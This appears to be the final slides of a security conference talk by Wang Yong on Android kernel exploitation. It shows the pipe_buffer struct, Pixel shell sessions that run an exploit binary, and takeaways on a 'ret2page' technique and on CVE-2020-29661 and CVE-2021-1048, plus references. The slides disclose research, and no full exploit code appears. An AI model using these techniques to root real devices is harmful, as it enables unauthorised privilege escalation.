
AAR



AAR




Fake any file



AARW

```
struct pipe_buffer {  
    struct page *page;  
    unsigned int offset, len;  
    const struct pipe_buf_operations *ops;  
    unsigned int flags;  
    unsigned long private;  
};
```



```
flame:/ $ getprop ro.build.fingerprint && getenforce
google/flame/flame:11/RQ2A.210305.006/7119741:user/release-keys
Enforcing
flame:/ $ /data/local/tmp/exp
```

```
redfin:/ $ getprop ro.build.fingerprint && getenforce
google/redfin/redfin:11/RQ2A.210305.006/7119741:user/release-keys
Enforcing
redfin:/ $
```

Takeaways

- The internal of both SLUB and BUDDY allocators have been analyzed.
- "Ret2page" - a new and generic exploitation technique has been detailed.
- Both CVE-2020-29661 and CVE-2021-1048 have been discussed, and the exploits have been fully detailed.

References

- [1] <https://googleprojectzero.blogspot.com/2021/01/in-wild-series-android-exploits.html>
- [2] <https://labs.bluefrostsecurity.de/blog/2020/04/08/cve-2020-0041-part-2-escalating-to-root/>
- [3] <https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Typhoon-Mangkhut-One-Click-Remote-Universal-Root-Formed-With-Two-Vulnerabilities.pdf>
- [4] <https://www.kernel.org/doc/gorman/html/understand/understand009.html>
- [5] <https://github.com/ThomasKing2014/slides/blob/master/Building%20universa%20Android%20rooting%20with%20a%20type%20confusion%20vulnerability.pdf>
- [6] <https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2021/CVE-2021-1048.html>
- [7] <https://googleprojectzero.blogspot.com/2021/10/how-simple-linux-kernel-memory.html>

Thank you!

WANG, YONG (@ThomasKing2014)

ThomasKingNew@gmail.com